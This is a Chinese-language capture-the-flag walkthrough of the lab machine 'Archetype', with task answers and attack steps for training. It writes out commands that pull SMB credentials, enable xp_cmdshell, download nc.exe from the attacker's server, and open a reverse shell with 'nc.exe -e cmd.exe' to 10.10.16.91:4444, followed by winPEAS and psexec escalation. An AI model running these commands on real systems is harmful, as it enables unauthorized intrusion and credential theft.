
STARTING POINT - TIER 2 - Archetype
一、题目
TASK 1

Which TCP port is hosting a database server?
主机的哪个TCP端口是数据库服务?
答案:1433
TASK 2

What is the name of the non-Administrative share available over SMB?
通过SMB提供的非管理型共享的名称是什么?
答案:backups
TASK 3
What is the password identified in the file on the SMB share?
在SMB共享的文件中确定的密码是什么?
答案:M3g4c0rp123
TASK 4
What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?
可以使用Impacket集合的什么脚本来建立与Microsoft SQL Server的认证连接?
答案:mssqlclient.py
TASK 5
What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?
可以使用Microsoft SQL Server的什么扩展存储过程来生成一个Windows命令外壳?
答案:xp_cmdshell
TASK 6
What script can be used in order to search possible paths to escalate privileges on Windows hosts?
什么脚本可以用来搜索可能的路径来提升Windows主机上的权限?
答案:winPEAS
TASK 7
What file contains the administrator's password?
什么文件包含管理员的密码?
答案:ConsoleHost_history.txt
二、过程
nmap -sVC 10.129.241.136

使用smbclient查看一下,并获取目录下文件,查看配置里的密码
smbclient -L //10.129.241.136/
smbclient //10.129.241.136/backups
get prod.dtsConfig


使用获取的用户信息,用mssqlclient脚本进行连接
/usr/bin/impacket-mssqlclient ARCHETYPE/sql_svc@10.129.241.136 -windows-auth

查看脚本使用帮助,开启cmdshell,就可以任意代码执行了

为了之后操作方便,我们在这上传一下netcat,在本地看一下有没有nc.exe文件如果没有去下载一个
开启http服务,提供nc.exe下载

查看当前VPN接口的IP地址

将nc.exe下载到目标主机
xp_cmdshell "powershell -c cd c:\users\sql_svc\desktop; wget http://10.10.16.91/nc.exe -outfile nc.exe"


开启监听,并在目标机器执行nc.exe,可以把http服务关闭了
nc -lvnp 4444
xp_cmdshell "powershell -c cd c:\users\sql_svc\desktop; .\nc.exe -e cmd.exe 10.10.16.91 4444"



查看相关文件,可以看到user.txt文件有一串字符像flag,记录一下后面提交user的flag值,题目还没有完成,接下来我们对目标主机进行提权操作

这里使用winPEASx64进行敏感文件扫描,开启http服务在目标主机下载该文件并运行
github地址:https://github.com/carlospolop/PEASS-ng
wget http://10.10.16.91/winPEASx64.exe -outfile winp.exe
.\winp.exe

执行后可以看到有个ConsoleHost_history.txt,看一下内容得到管理员密码
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt


在kali中找到psexec脚本,并连接目标主机
locate psexec
/usr/bin/impacket-psexec administrator@10.129.241.136


连接之后搜索flag文件,最终在管理员桌面的root.txt中找到flag值

 浙公网安备 33010602011771号